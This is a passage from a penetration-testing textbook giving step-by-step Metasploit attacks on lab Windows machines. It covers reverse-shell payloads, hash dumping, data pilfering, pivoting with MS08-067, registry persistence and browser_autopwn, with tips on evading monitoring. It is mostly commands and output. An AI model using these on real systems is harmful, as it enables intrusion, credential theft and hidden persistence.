[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit execut
able.
```


- Once the process is complete, the metasploit program will run and enter the configuration for the reverse shell. Once this process is complete, you should see a result similar to the following screenshot:

```
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.2.0.146
LHOST => 10.2.0.146
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 10.2.0.146:443
[*] Starting the payload handler...
```

- As the previous screenshot shows, we now have the exploit running as a background job, so all we have to do is get the client to click on a link that references the IP address that we set up on the exploit. For our testing purposes, we will just open a browser on the Windows 7 machine and enter the IP address of the Kali machine. When you connect to the server with the browser, a dialog box pop-up referencing Java appears. An example of this is shown in the following screenshot:



- Our intention here is to get the victim to click on the **Run** button, so we will do that now. As soon as we click on the button, another window may pop up. We should not have to click on it more than twice. When we return to our Kali machine, we should see a session open. An example of this is shown in the following screenshot:




We now have a session on the machine and it is just a matter of what we want to do from here. We will look at this next.

3.5.5.3 Pilfering data from the client

- Once we have the shell of the machine, we will pilfer information from it. First, we will check what privilege level we are at. We want to be at the system privilege level so that we can access the data without problem. We need to interact with our shell, so press *Enter* in the Kali window and enter sessions –i 1 to access the session. Once you are in the session, enter getuid. An example of this is shown in the following screenshot:

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WS112\User
meterpreter >
```

- As the previous screenshot shows, we are not at the system privilege level, so we want to fix that now. Enter ps to display the running processes on the victim machine. We will find a process that runs at the system privilege level. A sample of the victim machine of our example is shown in the following screenshot:



- As the previous screenshot shows, we have several processes to choose from. We will attempt to migrate the process Mcshield.exe. To do this, we enter migrate 1960 and wait to see whether our process is successful. If we are successful, then we move on and enter getuid again. If we are not successful, we try another process. It seems like a good process to hide in the on-demand antivirus scanner. An example of this is shown in the following screenshot:

```
meterpreter > migrate 1960
[*] Migrating from 2332 to 1960...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

  As the previous screenshot shows, we have escalated privileges and officially own this system now. So, we have the freedom to pilfer information without needing a higher privilege level.

- There are a number of tools in the Meterpreter shell that we can use to pilfer additional information. The first we will explore is the scraper tool. As the name suggests, we use this tool to scrape information from the exploited machine. An example of the tool being used is shown in the following screenshot:

```
meterpreter > run scraper
[*] New session on 10.2.0.147:49189...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Windows\TEMP\BsmpvKGK.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\Windows\TEMP\OgUpDDvZ.reg)
```

- The scraper tool extracts a wealth of information from the compromised machine. This is why it takes quite a bit of time to extract the information and the tool to finish. The tool also extracts the password hashes from the machine. We can extract this information using the hashdump command. An example of this is shown in the following screenshot:

```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7ed
c30:::
cindy:1003:aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef:::
fred:1002:aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
james:1004:aad3b435b51404eeaad3b435b51404ee:ea953f06c0463106daa2442f611d1042:::
User:1000:aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd:::
```

- We can save the hashes to a file, and then run them through the password cracking tool **John the Ripper** or any online site such as http://www.md5decrypter.co.uk. Once we save the hashes to the file hash.txt, we open a terminal window and enter john hash.txt --show. This will start the password cracking process. An example of this is shown in the following screenshot:

```
root@kali:~# john hash.txt --show
admin::aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b:::
Administrator::aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7edc30
:::
cindy::aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef:::
fred::aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310:::
Guest::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
james::aad3b435b51404eeaad3b435b51404ee:ea953f06c0463106daa2442f611d1042:::
User::aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd:::

7 password hashes cracked, 0 left
```

- We can also use the tool **winenum** to concentrate on the fact that the machine is a Windows machine. An example of this is shown in the following screenshot:

```
[*] New session on 10.2.0.147:49189...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/WS112_20140320.485
8/WS112_20140320.4858.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winen
um/WS112_20140320.4858
[*] Checking if WS112 is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command netstat -nao
[*]     running command net view
[*]     running command route print
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command arp -a
[*]     running command cmd.exe /c set
```


- All of this information is saved in the directory `/root/.msf4/logs/scripts`. Within this directory, you will see additional directories named for the tool that was used. An example of the files that are found after the winenum tool has been used is shown in the following screenshot:

```
root@kali:~/.msf4/logs/scripts/winenum/WS112_20140320.4858# ls
arp__a.txt                          netsh_wlan_show_drivers.txt
cmd_exe__c_set.txt                  netsh_wlan_show_interfaces.txt
gpresult__SCOPE_COMPUTER__Z.txt     netsh_wlan_show_networks_mode_bssid.txt
gpresult__SCOPE_USER__Z.txt         netsh_wlan_show_profiles.txt
hashdump.txt                        netstat__nao.txt
ipconfig__all.txt                   netstat__ns.txt
ipconfig__displaydns.txt            netstat__vb.txt
net_accounts.txt                    net_user.txt
net_group_administrators.txt        net_view__domain.txt
net_group.txt                       net_view.txt
net_localgroup_administrators.txt   programs_list.csv
net_localgroup.txt                  route_print.txt
net_session.txt                     tasklist__svc.txt
net_share.txt                       tokens.txt
netsh_firewall_show_config.txt      WS112_20140320.4858.txt
```

- As the previous screenshot shows, we have now pilfered a significant amount of information from the compromised machine. An example of the information pilfered from the `netstat__vb.txt` file is shown in the following screenshot:

```
root@kali:~/.msf4/logs/scripts/winenum/WS112_20140320.4858# more netstat__vb.txt

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.2.0.147:49172       10.2.0.146:https       CLOSE_WAIT
 [System]
  TCP    10.2.0.147:49189       10.2.0.146:https       ESTABLISHED
 [System]
  TCP    127.0.0.1:49180        WS112:49181            ESTABLISHED
 [firefox.exe]
  TCP    127.0.0.1:49181        WS112:49180            ESTABLISHED
 [firefox.exe]
  TCP    127.0.0.1:49182        WS112:49183            ESTABLISHED
 [firefox.exe]
  TCP    127.0.0.1:49183        WS112:49182            ESTABLISHED
 [firefox.exe]
```

- In the previous screenshot, you can see the connections on the machine. This includes the two connections that are from our Kali machine. As you can see, we use the port 443. There are several reasons for this. Some of them are: it will look like normal traffic in the network logs and that we will encrypt the information so that the monitoring on the machines is blind. An example of the session that we used is shown in the following screenshot:



The previous screenshot shows that while we pilfer the information, there is no indication of what we actually do. This makes it very difficult to determine what takes place within the session.

3.5.5.4 Using the client as a pivot point

3.5.5.4.1 Pivoting

To set our potential pivot point, we first need to exploit a machine. Then we need to check for a second network card in the machine that is connected to another network, which we cannot reach without using the machine that we exploit. As an example in this book, we will use three machines with the Kali Linux machine as the attacker, a Windows XP machine as the first victim, and a Windows Server 2003 machine the second victim. The scenario is that we get a client to go to our malicious site, and we use an exploit called *Use after free* against Microsoft Internet Explorer. This type of exploit has continued to plague the product for a number of revisions. An example of this is shown in the following screenshot from the Exploit DB website:

Remote Exploits

Date	D	A	V	Description		Plat.
2014-03-22		-		MS14-012 Internet Explorer TextRange Use-After-Free	5	windows
2014-03-22		-		Horde Framework Unserialize PHP Code Execution	6	php
2014-03-22		-		Array Networks vAPV and vxAG Private Key Privelege Escalation Code Execution	3	hardware
2014-03-15		-		nginx 1.4.0 64-bit - Remote Exploit for Linux (Generic)	89	linux
2014-03-20		-		Wireless Drive v1.1.0 iOS - Multiple Web Vulnerabilities	64	hardware
2014-03-19		-		Quantum vmPRO - Backdoor Command	83	unix
2014-03-19		-		SePortal 2.5 - SQL Injection Vulnerabilty	92	php

The exploit listed at the top of the list is one that is against Internet Explorer 9. As an example in the book, we will target the exploit that is against Internet Explorer 8; the concept of the attack is the same. In simple terms, Internet Explorer developers continue to make the mistake of not cleaning up memory after it is allocated.

Start up your metasploit tool by entering msfconsole. Once the console has come up, enter search cve-2013-1347 to search for the exploit. An example of the results of the search is shown in the following screenshot:

```
msf > search cve-2013-1347
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank  Description
   ----                                          ---------------  ----  -----------
   exploit/windows/browser/ie_cgenericelement_uaf  2013-05-03       good  MS13-038 Micr
osoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability
```

One concern is that it is rated as good, but we like to find ratings of excellent or better when we select our exploits. For our purposes, we will see whether we can make it work. Of course, there is always a chance we will not find what we need and have to make the choice to either write our own exploit or document it and move on with the testing.

For the example we use here in the book, the Kali machine is 192.168.177.170, and it is what we set our LHOST to. For your purposes, you will have to use the Kali address that you have. We will enter the following commands in the metasploit window:

use exploit/windows/browser/ie_cgenericelement_uaf
set SRVHOST 192.168.177.170
set LHOST 192.168.177.170
set PAYLOAD windows/meterpreter/reverse_tcp
exploit

An example of the results of the preceding command is shown in the following screenshot:

```
msf exploit(ie_cgenericelement_uaf) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.177.170:4444
[*] Using URL: http://192.168.177.170:8080/w4ofe6
[*] Server started.
```

As the previous screenshot shows, we now have the URL that we need to get the user to access. For our purposes, we will just copy and paste it in Internet Explorer 8, which is running on the Windows XP Service Pack 3 machine. Once we have pasted it, we may need to refresh the browser a couple of times to get the payload to work; however, in real life, we get just one chance, so select your exploits carefully so that one click by the victim does the intended work. Hence, to be a successful tester, a lot of practice and knowledge about the various exploits is of the utmost importance. An example of what you should see once the exploit is complete and your session is created is shown in the following screenshot:

```
[*] 192.168.177.168  ie_cgenericelement_uaf - Sending HTML...
[*] Sending stage (769024 bytes) to 192.168.177.168
[*] Meterpreter session 1 opened (192.168.177.170:4444 -> 192.168.177.168:1036) at 2014
-03-22 15:36:43 -0400
[*] Session ID 1 (192.168.177.170:4444 -> 192.168.177.168:1036) processing InitialAutoR
unScript 'migrate -f'
[*] Current server process: iexplore.exe (2576)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1416
[*] Sending stage (769024 bytes) to 192.168.177.168
[+] Successfully migrated to process
```

We now have a shell on the machine, and we want to check whether it is dual-homed. In the Meterpreter shell, enter ipconfig to see whether the machine you have exploited has a second network card. An example of the machine we exploited in the book is shown in the following screenshot:

```
Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:ac:e0:03
MTU          : 1500
IPv4 Address : 192.168.177.168
IPv4 Netmask : 255.255.255.0


Interface  3
============
Name         : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:ac:e0:0d
MTU          : 1500
IPv4 Address : 10.2.0.148
IPv4 Netmask : 255.255.255.0
```

As the previous screenshot shows, we are in luck. We have a second network card connected and another network for us to explore, so let us do that now. The first thing we have to do is set the shell up to route to our newly found network. This is another reason why we chose the Meterpreter shell, it provides us with the capability to set the route up. In the shell, enter run autoroute –s 10.2.0.0/24 to set a route up to our 10 network. Once the command is complete, we will view our routing table and enter run autoroute –p to display the routing table. An example of this is shown in the following screenshot:

```
meterpreter > run autoroute -s 10.2.0.0/24
[*] Adding a route to 10.2.0.0/255.255.255.0...
[+] Added route to 10.2.0.0/255.255.255.0 via 192.168.177.168
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.2.0.0           255.255.255.0      Session 1
```

As the previous screenshot shows, we now have a route to our 10 network via session 1. So, now it is time to see what is on our 10 network. Next, we will add a background to our session 1; press the *Ctrl + z* to background the session. We will use the scan capability from within our metasploit tool. Enter the following commands:

use auxiliary/scanner/portscan/tcp
set RHOSTS 10.2.0.0/24[362]
set PORTS 139,445
set THREADS 50
run

The port scanner is not very efficient, and the scan will take some time to complete. You can elect to use the Nmap scanner directly in metasploit. Enter nmap –sP 10.2.0.0/24. Once you have identified the live systems, conduct the scanning methodology against the targets. For our example here, we have our target located at 10.2.0.149.

An example of the results for this scan is shown in the following screenshot:

```
Host script results:
| ms-sql-info:
|   [10.2.0.149:1433]
|     Version: Microsoft SQL Server 2000 SP3a
|       Version number: 8.00.766.00
|       Product: Microsoft SQL Server 2000
|       Service pack level: SP3a
|       Post-SP patches applied: No
|_    TCP port: 1433
|_nbstat: NetBIOS name: W2003, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc
:2e:33 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
|   Computer name: W2003
|   NetBIOS computer name: W2003
|   Workgroup: WORKGROUP
|_  System time: 2014-03-22T20:58:28+00:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
```

We now have a target, and we could use a number of methods we covered earlier against it. For our purposes here, we will see whether we can exploit the target using the famous MS08-067 Service Server buffer overflow. In the metasploit window, set the session in the background and enter the following commands:

use exploit/windows/smb/ms08_067_netapi

set RHOST 10.2.0.149

set PAYLOAD windows/meterpreter/bind_tcp

exploit

If all goes well, you should see a shell open on the machine. When it does, enter ipconfig to view the network configuration on the machine. From here, it is just a matter of carrying out the process that we followed before, and if you find another dual-homed machine, then you can make another pivot and continue. An example of the results is shown in the following screenshot:

```
[*] Started bind handler
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes)
[*] Command shell session 2 opened (Local Pipe -> Remote Pipe) at 2014-03-22 18:
13:27 -0400

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 10.2.0.151
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

As the previous screenshot shows, the pivot was successful, and we now have another session open within metasploit. This is reflected with the **Local Pipe | Remote Pipe** reference. Once you complete reviewing the information, enter sessions to display the information for the sessions. An example of this result is shown in the following screenshot:

```
Background session 2? [y/N]  y

msf exploit(ms08_067_netapi) > sessions

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  KEVIN-EAF7DA27A\Owner @ KEVIN-EAF7DA27A  192.168.17
7.170:4444 -> 192.168.177.168:2718 (192.168.177.168)
  2   shell windows          Microsoft Windows [Version 5.2.3790]     Local Pipe
 -> Remote Pipe (10.2.0.151)

msf exploit(ms08_067_netapi) >
```

3.5.5.4.2 Proxy exploitation

In this section, we will look at the capability of the metasploit tool to use both HTTP and HTTPS for communication. One of the defenses that are often deployed against us is the concept of egress or outbound traffic. Now, it is common to see that sites only allow outbound HTTP and HTTPS traffic; therefore, the developers of metasploit have created modules for this.

3.5.5.4.3 Leveraging the client configuration

When we use techniques to leverage the communication out to our attacker machine, we will read the client configuration and then send the traffic out via the proxy that is configured there. Traditionally, this was a difficult process and took quite a bit of time to set up. Consequently, the amount of time and the communication requirements increased the chance of either getting detected or the session timing out. Fortunately, there are additional options that we can explore to assist us with this. The developers of metasploit have created two stagers that allow us to leverage the client configuration, and they have native support for both HTTP and HTTPS communication within the Meterpreter shell. Furthermore, these stagers provide the capability to set a number of different options that allow for the reconnection of shells over a specified period of time by providing the capability to set an expiration date for the session.

The two stagers are **reverse_http** and **reverse_https**. These two stagers are unique in that they are not tied to a specific TCP session, that is, they provide a packet-based transaction method, whereas the other options are stream-based. This allows for a more robust set of options for the attack. Moreover, we are provided with three options to assist us determine when the user is done, which are as follows:

- Expiration date: The default is one week
- **Time to Live** (**TTL**): The default is 5 minutes
- Exposed API core: Using the detach command to exit but not to terminate the session

These parameters allow us to disconnect from the session and automatically reconnect later. They also allow us to set the payload as a persistent listener and then connect to it even if the target reboots or is shut down. We will explore this now.

We will use a malicious executable for this example. We can use a number of different vectors such as web, e-mail, or USB, but for the sake of the easier option, we will use the malicious executable. Furthermore, we will use a special tool to create the payload. If you do not have metasploit running, enter msfconsole to start the tool. Once the tool has started, enter msfvenom -p windows/meterpreter/ reverse_https -f exe LHOST=192.168.177.170 LPORT=4443 > https.exe to create the executable file named https.exe. An example of the output from the command is shown in the following screenshot:

```
msf > msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.177.170
 LPORT=4443 > https.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.177
.170 LPORT=4443 > https.exe

No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
Found 0 compatible encoders
```

Now we will set up the handler. Enter the following in metasploit:

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.177.170
set LPORT 4443
set SessionCommunicationTimeout 0
set ExitOnSession false
exploit –j

An example of the commands, once completed, is shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_htt
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.177.170
LHOST => 192.168.177.170
msf exploit(handler) > set LPORT 4443
LPORT => 4443
msf exploit(handler) > set SessionCommunicationTimeout 0
SessionCommunicationTimeout => 0
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:4443/
[*] Starting the payload handler...
```

We are now ready to have the victim run our executable. After we move the executable to the victim machine, double-click on the file, return to the metasploit handler, and observe the results. An example of this is shown in the following screenshot:

```
msf exploit(handler) > [*] 192.168.177.168:1040 Request received for /DXLt...
[*] 192.168.177.168:1040 Staging connection for target /DXLt received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 1 opened (192.168.177.170:4443 -> 192.168.177.168:1040)
at 2014-03-22 23:00:53 -0400
```

From here, it is a matter of what we want to do. Enter a few commands that we used previously in the Meterpreter shell. The added bonus here is the fact that we have all the communication egressing out to port 4443, and this will look exactly like normal traffic. In Kali, start a capture on Wireshark and observe the communications between the machines. An example of this is shown in the following screenshot:

```
meterpreter > detach

[*] 192.168.177.168 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) >
[*] 192.168.177.168:1556 Request received for /EtFc_usg366M6kjSytrZQ/...
[*] Incoming orphaned session EtFc_usg366M6kjSytrZQ, reattaching...
[*] Meterpreter session 2 opened (192.168.177.170:4443 -> 192.168.177.168:1556)
at 2014-03-22 23:43:40 -0400
```

Again, if we want to change the port to SSH, HTTPS, or any port that we thought could get out of the environment we are testing, we are free to do this. For an example of how powerful the capability is, continue to have the client connect with you. In the Meterpreter shell, enter detach to exit the session; as soon as you exit, the victim will connect back to you.

An example of this is shown in the following screenshot:

1	0.000000000	192.168.177.168	192.168.177.170	TCP	62 brcd > pharos [SYN] Seq=0 Win=
2	0.000057000	192.168.177.170	192.168.177.168	TCP	62 pharos > brcd [SYN, ACK] Seq=0
3	0.000369000	192.168.177.168	192.168.177.170	TCP	60 brcd > pharos [ACK] Seq=1 Ack=
4	0.001181000	192.168.177.168	192.168.177.170	TCP	163 brcd > pharos [PSH, ACK] Seq=1
5	0.001205000	192.168.177.170	192.168.177.168	TCP	54 pharos > brcd [ACK] Seq=1 Ack=
6	0.001610000	192.168.177.170	192.168.177.168	TCP	183 pharos > brcd [PSH, ACK] Seq=1
7	0.002524000	192.168.177.168	192.168.177.170	TCP	97 brcd > pharos [PSH, ACK] Seq=1
8	0.003625000	192.168.177.168	192.168.177.170	TCP	252 brcd > pharos [PSH, ACK] Seq=1
9	0.003779000	192.168.177.170	192.168.177.168	TCP	54 pharos > brcd [ACK] Seq=130 Ac
10	0.004926000	192.168.177.170	192.168.177.168	TCP	188 pharos > brcd [PSH, ACK] Seq=1
11	0.005118000	192.168.177.170	192.168.177.168	TCP	77 pharos > brcd [FIN, PSH, ACK]
12	0.005451000	192.168.177.168	192.168.177.170	TCP	60 brcd > pharos [ACK] Seq=351 Ac


The next thing we will attempt to do is set the victim up by copying the code to the registry so that the attack will survive even a reboot. In the Meterpreter shell, enter the following commands:

reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v evil -d 'C:\windows\https.exe'
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run

An example of the result of using these commands is shown in the following screenshot:

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\
run -v evil -d 'C:\windows\https.exe'
Successful set evil.
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\
\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Keys (1):

        OptionalComponents

  Values (4):

        VMware Tools
        VMware User Process
        EMET_Notifier
        evil
```

With these commands, we first enumerated the registry, and then set the key to reference the program at startup. As the third command shows, the evil program is now located in the registry key. Of course, if we were trying to hide it, we would name it something else. We can verify that the program has been planted by accessing the Windows XP machine and navigating to **Start** | **Run** | **regedit** and searching for the program. An example of this is shown in the following screenshot:



We now want to reboot the victim machine. After the reboot, an example of the results of the connection returning in the metasploit window is shown in the following screenshot:

```
[*] 192.168.177.168 - Meterpreter session 2 closed.  Reason: User exit
msf exploit(handler) >
[*] 192.168.177.168:1038 Request received for /DXLt...
[*] 192.168.177.168:1038 Staging connection for target /DXLt received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 3 opened (192.168.177.170:4443 -> 192.168.177.168:1038)
at 2014-03-23 00:15:01 -0400
```

3.5.5.5 Client-side exploitation

Thus far, most of what we have covered has been a form of client exploitation. In this section, we will look at more methods of attacking a client. We will continue to exploit the machine using the vector of a client, clicking on a link or file and being directed to our attacker machine. Before we continue, we want to reiterate that at the time of writing this book, we used the latest and greatest attacks that were available. By the time you read this book, some things will have changed. However, the one thing that will remain constant is the process and methodology. As long as you continue to follow the systematic process, you will be able to uncover and identify the latest techniques and modify your approach accordingly.

One of the challenges of the previous methods we used in the chapter is that we had to select a particular exploit based on the version of the software we encountered. We did this with Java and Internet Explorer. This worked well, but what if we do not know what exactly the victim is going to have on their system when they connect to us? As you may imagine, this is a legitimate concern. Fortunately for us, it has been addressed by the exceptional developers at metasploit. Consequently, they have provided us a module that will try to serve up a variety of exploits once the connection is made. That module is browser_autopwn. This powerful module does sets up a web server with all of the current exploits in the inventory, and when a connection is made, the module runs through the available exploits until it finds one. Remember, as it can never be ignored, exploitation is not 100 percent, so there is a chance that it will fail. But as testers, we have to always make the attempt and maintain the practice of documenting the findings and move on with our testing.

So, let's get started. In the metasploit interface, enter the following commands:

use auxiliary/server/browser_autopwn
set LHOST <Kali IP>
set SRVHOST <Kali IP>
set SRVPORT 80
set URIPATH /
run

The URIPATH setting tells metasploit not to generate a random URL. We want the client to just connect to the address of the server running on the Kali machine. An example of these settings is shown in the following screenshot:

```
       =[ metasploit v4.8.2-2014031901 [core:4.8 api:1.0] ]
+ -- --=[ 1276 exploits - 698 auxiliary - 202 post ]
+ -- --=[ 332 payloads - 33 encoders - 8 nops      ]

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.168.177.170
LHOST => 192.168.177.170
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.177.170
SRVHOST => 192.168.177.170
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > run
```

You will notice that once you have entered the run command, the tool will start creating a number of components to support our exploits. This will take some time to complete. An example of some of the output of the different components being created for the exploits is shown in the following screenshot:

